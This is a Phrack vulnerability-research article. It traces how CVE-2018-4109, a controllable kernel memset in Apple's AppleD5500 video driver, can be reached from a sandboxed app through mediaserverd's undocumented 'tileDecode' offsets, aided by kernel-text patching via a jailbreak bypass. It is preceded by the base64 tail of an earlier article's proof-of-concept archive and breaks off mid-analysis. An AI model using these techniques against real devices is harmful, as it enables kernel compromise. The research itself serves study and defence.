AAAAAAAAQAAAKSB+xkAAGNvZGUvdW5pbml0aWFsaXplZC1pbnN0YW5jZV9DVkUtMjAxNy0zMjg5
L0J5cGFzc0NhbGxUb1N1cGVyTWV0aG9kV3JpdGVyLmphdmFVVAUAAyjZMFt1eAsAAQToAwAABOg
DAABQSwECHgMUAAAACAByb9lMOlPoHMYDAAA5DAAARwAYAAAAAAAABAAAApIF+HwAAY29kZS91bm
luaXRpYWxpemVkLWluc3RhbmNlX0NWRS0yMDE3LTMyODkvQ2xhc3NNb2RpZmllckJ5cGFzc1N1c
GVyLmphdmFVVAUAAyjZMFt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAByb9lMatqIP/4AAAC2
AQAAPQAYAAAAAAABAAAApIHFIwAAY29kZS91bmluaXRpYWxpemVkLWluc3RhbmNlX0NWRS0yMDE
3LTMyODkvUG9DQ2xhc3NMb2FkZXIuamF2YVVUBQADKNkwW3V4CwABBOgDAAAE6AMAAFBLAQIeAx
QAAAAIAHJv2UyKOIfzRQIAAJ4EAAA6ABgAAAAAAAEAAACkgTolAABjb2RlL3VuaW5pdGlhbGl6Z
WQtaW5zdGFuY2VfQ1ZFLTIwMTctMzI4OS9idWlsZF9hbmRfcnVuLnNoVVQFAAMo2TBbdXgLAAEE
6AMAAATOAwAAUEsFBgAAAAOAA4AqwYAAPMnAAAAAA==
<<<base64-end

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

|=---=|
|=--------------------=[Viewer Discretion Advised:]=--------------------=|
|=--------------=[(De)coding an iOS Kernel Vulnerability]=--------------=|
|=---=|
|=-------------------------=[Adam Donenfeld]=--------------------------=|
|=----------------------------=[@doadam]=-----------------------------=|
|=---=|

--[Table of contents

--[0 - Introduction

The goal of this article is to demonstrate a (relatively) hard-to-reach attack surface on iOS, and showing the entire process from the beginning of the research till the point where a vulnerability is being found. While exploitation is out of the scope in this article, understanding the process of defining the attack surface, researching and while making your life easier (see sections 4 and 9), can provide beginners and expert hackers alike, a different approach for sandbox-accessible vulnerability research.

The bug in question is CVE-2018-4109 [1], which was found by yours truly, that is Adam Donenfeld (@doadam). A PoC of the vulnerability is also available with this paper, and you're free to use it for educational purposes only.

While an exploit can (IMO) be written for this vulnerability, I had too many things to do (writing this paper for instance) but if you feel like working on an exploit, feel free to write me if you want my help with it. Without further ado - let's start.

--[1 - Sandbox concepts

On all modern operating systems, most of the processes are by default restricted by sandbox technologies. A sandbox is an extra layer of protection, which prevents certain processes from accessing certain mechanisms. A sandbox is mandatory for many reasons, for instance:

* Preventing leakage of sensitive information. For example, let's take the case where an attacker has breached your phone using a WebKit exploit. While WebKit can steal information related to your browsing, it will not be able to read your contacts, because the sandbox checks who tries to access your contacts, and denies permission unless there's a legitimate reason (If the attacker has gained code execution using a vulnerability in the Contacts app, he will probably be able to access your Contacts).


* Narrowing attack surface. Most of the vulnerabilities out there can be found in different, unrelated components of the system (as will be

shown soon). In the world of iOS, an interesting example is CVE-2015-7006 [2]. CVE-2015-7006 is a directory traversal which could be triggered via an Airdrop connection on iOS. The daemon in question was "sharingd". The directory traversal ultimately gave the attacker a write file primitive, meaning an attacker could overwrite any file on the system. Because sharingd was running unsandboxed as root back then, this vulnerability alone was enough to do various powerful operations (an installation of an arbitrary app, for example). Apple has since sandboxed sharingd. If sharingd would have been sandboxed before the publication of CVE-2015-7006, the vulnerability alone wouldn't be so powerful, because the primitives and privileges which could be gained are substantially limited (after being sandboxed, sharingd couldn't write any file on the system, thus couldn't manipulate installd to install arbitrary applications).

While fixing vulnerabilities like the one in sharingd does solve the specific issue in CVE-2015-7006, that alone doesn't approach the main issue: any exploit in sharingd results in compromise of the entire device. As a result, a lot of vendors (Apple among them) designed their system so that almost everything is sandboxed, and nowadays, almost every operation that requires hardware interaction is sandboxed and is only given upon permission from the user\Apple.


Because the vulnerability discussed in this paper (CVE-2018-4109) is in the accelerated hardware decoding driver, let's see the approach Apple took in sandboxing video operations, namely, video encoding\decoding:


The following graph demonstrates how the app would interact with the video-decoding driver if there would be no sandbox:



Fortunately for Apple, communication with every hardware accelerated encoding\decoding driver is sandboxed, meaning each request goes through a "broker" (mediaserverd). This can be extremely time-consuming for an attacker, because it means the communication with AppleD5500.kext is defined by mediaserverd and that an unprivileged attacker can't access "exotic features" without having prior access to the driver (or code execution in a privileged context like mediaserverd).

This is how unprivileged apps communicate with AppleD5500.kext:





As we can see from the diagram, not only mediaserverd sanitizes our request, it never forwards requests: in fact, it recreates the request\response accordingly, which limits the attacker's power, both in causing memory corruptions and performing infoleaks.

--[2 - A bug - how it all got started (IOSurface)

The bug was hidden deeply within the AppleD5500.kext file and while I had no intention to reverse engineer AppleD5500.kext, I found myself doing so in pursuit of a candidate for a different bug I found (which Apple silently fixed without issuing a CVE for).

While the other bug is not in the scope of this article, in order to understand how CVE-2018-4109 was originally found, it is important to have some background on the other bug.

That other bug was in a driver called IOSurface.kext. IOSurface are objects which primarily store framebuffers and pixels and information about these. IOSurface allows transferring a lot of information between processes about framebuffers without causing a lot of overhead. Each IOSurface object has an ID, which can be used as a request to an IOSurfaceRootUserClient object. IOSurfaces map the information between different processes, and thus save the overhead of sending a lot of information between processes. In iOS, a lot of drivers use IOSurface when it comes to graphics. The user doesn't store anything on the IOSurface object except for its ID. This means that in order to use an IOSurface object (for example, for video decoding), the user just needs to supply the ID to the appropriate driver and the original video is extracted from the IOSurface. The video itself is never being sent to the driver as a part of the request.

IOSurface objects store a lot of properties about the graphics; one of them is called "plane". For brevity, there was a sign mismatch in the "offset" of the plane. It means that each driver which used the plane's offset (or base), would have had a negative int, while the kernel "IOSurface->getPlaneSize()" function regarded the plane's offset as a uint32_t. So this vulnerability resulted in a buffer overflow.

Because surface objects only store that information without really "using" it (e.g performing memory manipulations based on the plane offset), it was necessary to find a different driver that used the plane's offset to actually perform a buffer overflow (or anything else which would give us more primitives).

--[3 - A bug - finding a primitive for the IOSurface bug

Fortunately, if a driver wants to use IOSurface objects, it has to find the "IOSurfaceRoot" service, which is public and is named in the kernel's registryas "IOCoreSurfaceRoot". This means that each driver who actually needs IOSurface will have the string "IOCoreSurfaceRoot".

* Please note that IORegistry isn't within the scope of this paper.

* You can however read about it in the following Apple's document:

https://developer.apple.com/library/archive/documentation/DeviceDrivers/ \
Conceptual/IOKitFundamentals/TheRegistry/TheRegistry.html

Looking up the string in IDA yields the following results:

```
__PRELINK_TEXT:__PRELINK_TEXT_hidden:                  IOCoreSurfaceRoot
com.apple.iokit.IOSurface:__cstring:                   IOCoreSurfaceRoot
```

```
com.apple.driver.AppleM2ScalerCSC:__cstring:           IOCoreSurfaceRoot
com.apple.iokit.IOMobileGraphicsFamily:__cstring:      IOCoreSurfaceRoot
com.apple.driver.AppleD5500:__cstring:                 IOCoreSurfaceRoot
com.apple.driver.AppleAVE:__cstring:                   IOCoreSurfaceRoot
com.apple.drivers.AppleS7002SPUSphere:__cstring:       IOCoreSurfaceRoot
com.apple.driver.AppleAVD:__cstring:                   IOCoreSurfaceRoot
com.apple.driver.AppleH10CameraInterface:__cstring:    IOCoreSurfaceRoot
com.apple.iokit.IOAcceleratorFamily:__cstring:         IOCoreSurfaceRoot
com.apple.iokit.IOAcceleratorFamily:__cstring:         IOCoreSurfaceRoot
```

Because Apple’s drivers are mostly closed-source, it takes a lot of effort to understand how each driver uses the IOSurface objects. Therefore it was necessary (and just easy) to look for the string "plane" in each one of these drivers. While this doesn’t guarantee we actually find anything useful, it’s easy and it doesn’t consume a lot of time.

Fortunately, the following string came up (newlines added for readability):

```
Assertion "outWidth > pIOSurfaceDst->getPlaneWidth(0) ||
outHeight > pIOSurfaceDst->getPlaneHeight(0) ||
outWidth < 16 || outHeight < 16 || inWidth < 16 || inHeight < 16"
failed in "/BuildRoot/Library/Caches/com.apple.xbs/Sources/AppleD5500/
AppleD5500-165.5/AppleD5500.cpp" at line 3461 goto bail1
```

Around the usage of that string, there was the following assembly code:

```
SXTW            X2, W25
MOV             W1, #0x80
MOV             X0, X21
BL              memset
```

As AppleD5500.kext is closed-source, one needs to guess a lot, and try to infer from the code what is the context in each function. Because we search for the usage of an IOSurface object, which has a vtable, one useful thing would be to add a comment around every virtual call with the function name of the corresponding IOSurface object. Having this and our "plane" string in mind, we expect virtual calls which contain "plane" in their name. To find the vtable of IOSurface (or any vtable of any object in a kext), it is possible to reverse engineer the kext on a macOS. Kexts are still symbolicated on macOS and therefore it is possible to obtain meaningful names for the vtable entries.

For the sake of this example, we’ll reverse IOSurface.kext here. Opening up the IOSurface kext binary (on macOS it is located in the following path: /System/Library/Extensions/IOSurface.kext/Contents/MacOS/IOSurface), we get a symbolicated kext. To get the actual IOSurface’s vtable, we can simply open the "Names" view (Shift+F4 for the keyboard shortcut lovers) and search for the string "vtable for’IOSurface". This will give us the offset-0x10 of the vtable, along with all the entries, symbolicated. Although sometimes the vtable entries are in a different order, they are virtually the same (minus the diff between ARM and Intel CPUs), so it is necessary to make sure you look at the same function and not just blindly picking up the name from the macOS version.

This indeed works here:

```
LDR             X8, [X19]               ; X8=IOSurface.vtable
LDR             X8, [X8,#0x110]         ; X8=&IOSurface->getPlaneSize
MOV             W1, #0
MOV             X0, X19
BLR             X8                      ; IOSurface->getPlaneSize(0)
MOV             X23, X0
LDR             X8, [X19]               ; X8=IOSurface.vtable
LDR             X8, [X8,#0x110]         ; X8=&IOSurface->getPlaneSize
MOV             W1, #1
MOV             X0, X19
BLR             X8                      ; IOSurface->getPlaneSize(1)
MOV             X25, X0
SXTW            X2, W23
MOV             W1, #0x80
```

```
LDR             X0, [SP,#0x120+var_E0]
BL              memset                  ; memset(unk, 0x80, planeSize0)
SXTW            X2, W25
MOV             W1, #0x80
MOV             X0, X21
BL              memset                  ; memset(unk, 0x80, planeSize1)
```

So it looks as if we have a new primitive! We can arbitrarily overwrite something with 0x80, while we control the length of the overwrite. We do not control "unk" (which is later revealed that it is the mapping of the IOSurface object; keep reading). The length is taken from the plane member of something we assume is an IOSurface object, which we can arbitrarily control using the vulnerability in IOSurface.kext. Obviously this is a far fetched assumption. Except for the string we found, there's nothing else that hints this is indeed an IOSurface object. To verify that, it is necessary first to understand what AppleD5500 is.


AppleD5500 is a video-decoding driver, which is not accessible from the default sandbox. Communication with this device is done solely via mediaserverd, as described in the infographic above (section 1). So the next objective is to see how to trigger the function with the IOSurface usage. The function is approximately 20 functions from the entry point to the driver's communication (AppleD5500::externalMethod) [3]. Apple does not provide us with the right tools to debug the iOS kernel (in fact, it constantly makes it more and more complicated), and macOS doesn't have this driver. While guessing can get you started, getting a deterministic code-flow is something that we want to assure, and not assume, as the direction of our research might be oriented based on such an assumption.

--[4 - Tracing the iOS kernel

I took Yalu102 [4] (thanks to @qwertyoruiopz and @macrograss for that) and utilized its KPP bypass. KPP [5] is a (not so new) mechanism that was introduced in iOS 9, checking the integrity of the text section of the kernel, meaning you can't modify the kernel's text section. I didn't care about setting breakpoints in the kernel, but I just wanted to get a dump of all the registers given a specific address. This would be enough to understand how to control the code-flow, or at least how to progress steadily towards the function which uses the plane from our IOSurface object (and understand whether this was actually an IOSurface object in the first place).

What I did was as follows; assuming we want to see the registers' state at address 0x10C:

Kernel code with no KPP



We overwrite 0x10 bytes with the following assembly code:


```
LDR x16, #0x8
BLR x16
.quad shellcode_address
```


shellcode_address contains code which prints the registers' state, a snippet from the shellcode:

```
STP x0, x1 [SP]
STP x2, x3 [SP, 0x10]
...

LDR x0, debug_str
LDR x16, kprintf
BLR x16
MOV x0, x0
MOV x0, x0
MOV x0, x0
MOV x0, x0
RET
```

Before overwriting 0x10C, the last 4 NOP instructions (MOV x0, x0) are replaced with the original instructions at 0x10C-0x11C. This way, the code executes seamlessly (as long as no branches are being replaced). x16 was chosen because according to the ABI, x16 is only used for jumping to stubs (so it is safe to overwrite it). This way we can see the registers' state at (almost) any address in the kernel without hurting performance or slowing the research. Generally speaking, I've found that this infrastructure work, as time consuming as it might be, will be insanely helpful later on, and always worths the invested time.

Ultimately, the state of the kernel text will look like the following:





The shellcode advances X30 as well, so that we return to a valid instruction (0x10C-0x11C are not restored upon the shellcode's execution). At the time of this writing there are other (public) ways to achieve the same result, but that's what I did, and the most important point I'd like to show here is that infrastructure work is extremely important, and I think every decent researcher who has experience in the field, has written some tools\scripts to ease the research process. Besides, at the return\appearance of an AMCC bypass, this could sleep be handy ;)

--[5 - Reversing AppleD5500.kext

Continuing our research, we know that AppleD5500 has something to do with IOSurfaces. So the next step is to see where the driver actually looks up\fetches IOSurface objects based on their IDs. A quick string search reveals the following string:

"AppleVXD393::allocateKernelMemory kAllocMapTypeIOSurface - lookupSurface failed. %d\n"

Going to the place where this string is being used, I did the same thing - I added a comment near every virtual call to see where the driver probably uses IOSurface (you can probably guess by now that this is an automated script, another 'infrastructure' work :)). This indeed looked like an IOSurface object, but to verify that for 100%, I used the same kernel tracing technique like before and checked the vtable of the object in use. This was indeed an IOSurface vtable! This means we know now where the IOSurface object is being looked up. IOSurface was stored exactly in the same offset used in our mysterious memset call. Using the kernel tracing technique we see that indeed this IOSurface object is used for the memset as well! So if we can control the IOSurface object we can do an arbitrary write.

Unfortunately, at this point Apple silently fixed the IOSurface plane bug, but I got involved in this research deep enough to continue researching this area of AppleD5500.

Now the next part is to make sure we control this IOSurface object. We can obviously do that assuming we magically have an AppleD5500 send right port, but perhaps we can influence mediaserverd to supply our own IOSurface object.

--[6 - Influencing AppleD5500.kext via mediaserverd

Reverse engineering mediaserverd and looking for calls to anything that looks like AppleD5500 yielded no results, but after further investigation (= symbols and strings search). I saw that VideoToolbox was responsible for video decoding, and thus I assumed it was responsible for AppleD5500 as well (though no mention of AppleD5500 was in VideoToolbox).

When looking for AppleD5500 strings in the entire dyld_shared_cache, I found out that a library named H264H8 contained several different references to AppleD5500. One of the interesting call flow was:


```
AppleD5500WrapperH264DecoderDecodeFrame
        --> AppleD5500DecodeFrameInternal
              --> IOConnectCallStructMethod ; Calling one of the driver's
                                            ; 'exposed usermode API' [3]
```

AppleD5500WrapperH264DecoderDecodeFrame had no xrefs unfortunately, but as (most) of the code isn't written not to be used (or it would be optimized out in that case), I assumed this function might be inside a vtable.

Binary search in IDA for the address of AppleD5500WrapperH264DecoderDecodeFrame indeed resulted in something that looked like a vtable. The vtable used in an object's initialization code in a function called AppleD5500WrapperH264DecoderCreateInstance. H264Register was an exported function with no symbols and no xrefs, but the string

"H264Register" did appear in VideoToolbox. It appears that VideoToolbox treated H264H8 as a dynamic library and H264Register as the "entry point" (found with dlsym).

So to actually trigger usage of the driver without having a send right to the driver, we needed to do the following:



VTDecompressionSessionDecodeFrame is a documented API that checks if we're a "server" (e.g, mediaserverd) and does a lot of logic assuming access to those drivers. Or it just sends a mach message to mediaserverd if we're not a server. Despite being 'documented', VTDecompressionSessionDecodeFrame had a secret undocumented feature which I discovered during reverse engineering AppleD5500WrapperH264DecoderDecodeFrame (so a much later stage of this API).

It is possible to embed some properties in the sampleBuffer, in a dictionary called "tileDecode":

```
tileDecodeDict = CMGetAttachment(sampleBuffer, CFSTR("tileDecode"), 0);

if (tileDecodeDict) {
    cfnum = CFDictionaryGetValue(tileDecodeDict,
            CFSTR("canvasSurfaceID"));
    uint32_t surfaceID;
    CFNumberGetValue(cfnum, surfaceID);
    ...
    x = ... CFDictionaryGetValue(..., CFSTR("offsetX"));
    y = ... CFDictionaryGetValue(..., CFSTR("offsetY"));
    lastTile = CFDictionaryGetValue(..., CFSTR("lastTile"));
}
```

The dictionary had 4 properties (or at least, I saw 4 properties): "canvasSurfaceID", "offsetX", "offsetY", "lastTile". I had no idea what these properties meant, but "canvasSurfaceID" sounded perfect for our case: What if we could supply a surface ID to canvasSurfaceID, and hope that, magically, this surface will be used in AppleD5500 in the behaviour we saw previously?

And so it appears - this could indeed influence the behaviour of mediaserverd and make sure it sends our requested surface object to AppleD5500!!

This could be verified both by reverse engineering mediaserverd and following the IOConnectCallStructMethod call, and the buffer given to AppleD5500, or simply using the kernel tracing technique to see whether the surfaceID of the object in AppleD5500 matches the surfaceID we sent (which requires prior reverse engineering of IOSurface.kext).

It could also be performed by calling the function IOSurfaceRoot has to lookup surface IDs, and see if we get back the value we expect given our specific surfaceID. Most important thing is - to make sure that this indeed influenced the given surfaceID. I personally did it by reverse engineering mediaserverd and following these calls, because I was interested in offsetX and offsetY as well, though this isn't necessary (but proved to be useful, as you'll see soon ;)).

--[7 - _The_ bug

Back to our main objective, get to that memset with our arbitrary 0x80 write. Looking up the code, I noticed the following:

```
if ( context->tile_decode )
{
    dest_surf->tile_decode = 1;
    tile_offset_x = context->tile_offset_x;      // [0x1]
    dest_surf->tile_offset_x = tile_offset_x;
    tile_offset_y = context->tile_offset_y;      // [0x2]
    dest_surf->tile_offset_y = tile_offset_y;
    v73 = tile_offset_x +
        tile_offset_y *
            dest_surf->surf_props.plane_bytes_per_row[0];   // [0x3]
    v74 = tile_offset_x
        + ((dest_surf->surf_props.plane_bytes_per_row[1] *  // [0x4]
        tile_offset_y + 1) >> 1)
        + dest_surf->surf_props.plane_offset_again?[1];     // [0x5]
    dest_surf->surf_props.plane_offset[0] = v73 +
    dest_surf->surf_props.plane_offset_again?[0];
    dest_surf->surf_props.plane_offset[1] = v74;
}
...
if ( !context->field_4E0 &&
   !(context->some_unknown_data->unk & 0x30) ) // [0x6]
{
  surface_buffer_mapping = v85->surf_props.surface_buffer_mapping;
  if ( surface_buffer_mapping )
    memset_stub(
        (char *)surface_buffer_mapping +
        (unsigned int)*(_QWORD *)&v85->surf_props.plane_offset[1],
        0x80LL,
        ((dest_surf->surf_props.plane_height[0] >> 1) *
        (*(_QWORD *)&dest_surf->surf_props.plane_offset[1] >> 0x20)));
}
```

The data in [0x1] and [0x2] are completely controlled by the user. These are the offsetX and offsetY which we provided in the dictionary and they were forwarded exactly without any check.

It looks like, [0x1] and [0x2] are being used in a calculation that ultimately leads not only to a write of 0x80s with an arbitrary length, but also to control the offset from which the write is done! This makes our primitive much more powerful as we can make our overwrite more accurate.

The values mentioned in [0x3], [0x4] and [0x5] are attributes of the IOSurface in question, so they are usually somewhat controllable. In this particular case, the limitations on these attributes pose no restrictions on the impact of the memset's primitive. While these attributes aren't really within the scope of the paper, for the curious reader, you are welcomed to reverse IOSurface::parse_properties to see what IOSurface expects to receive for creation.

One problem I noticed with kernel tracing though, is that we never get to the memset because of the following condition:

```
context->some_unknown_data->unk & 0x30 // [0x6]
```

The obvious problem we face here is that there are no sources and these are actual offsets in a struct and unfortunately there's no easy deterministic way to know which object we look at. Looking at the assembly code for this line, it is decompiled from the following:

```
; X19 = context
LDR             X8, [X19,#0x448]    ; X8 = context->some_unknown_data
LDRB            W8, [X8,#6]         ; W8 = unk
AND             W8, W8, #0x30       ; unk & 0x30
CBNZ            W8, skip_memset     ; if (unk & 0x30) goto skip_memset;
```

Because the offsets weren't so common (0x448, 0x6), it is possible to actually grep the entire driver text section and start trying to find the right reference by grepping. Because this happens pretty often when reversing IOKit drivers (or reversing "large" binaries anyway), I highly recommend automating this process. Imagine how good life would be if you could just grep for "STR *, [*, #0x448]". It's not a oneliner in Python, but for the long run this worths it. For this case however, grepping would be enough:

```
$ cat d5500 | grep STR | grep 448 | grep -v SP
0xfffffff006c30448L     STR             D1, [X19,#0xA90]
0xfffffff006c41448L     STRB            W13, [X1]
0xfffffff006c44488L     STRH            W17, [X13,X15,LSL#1]
0xfffffff006c4481cL     STR             W8, [X19,#0x64C]
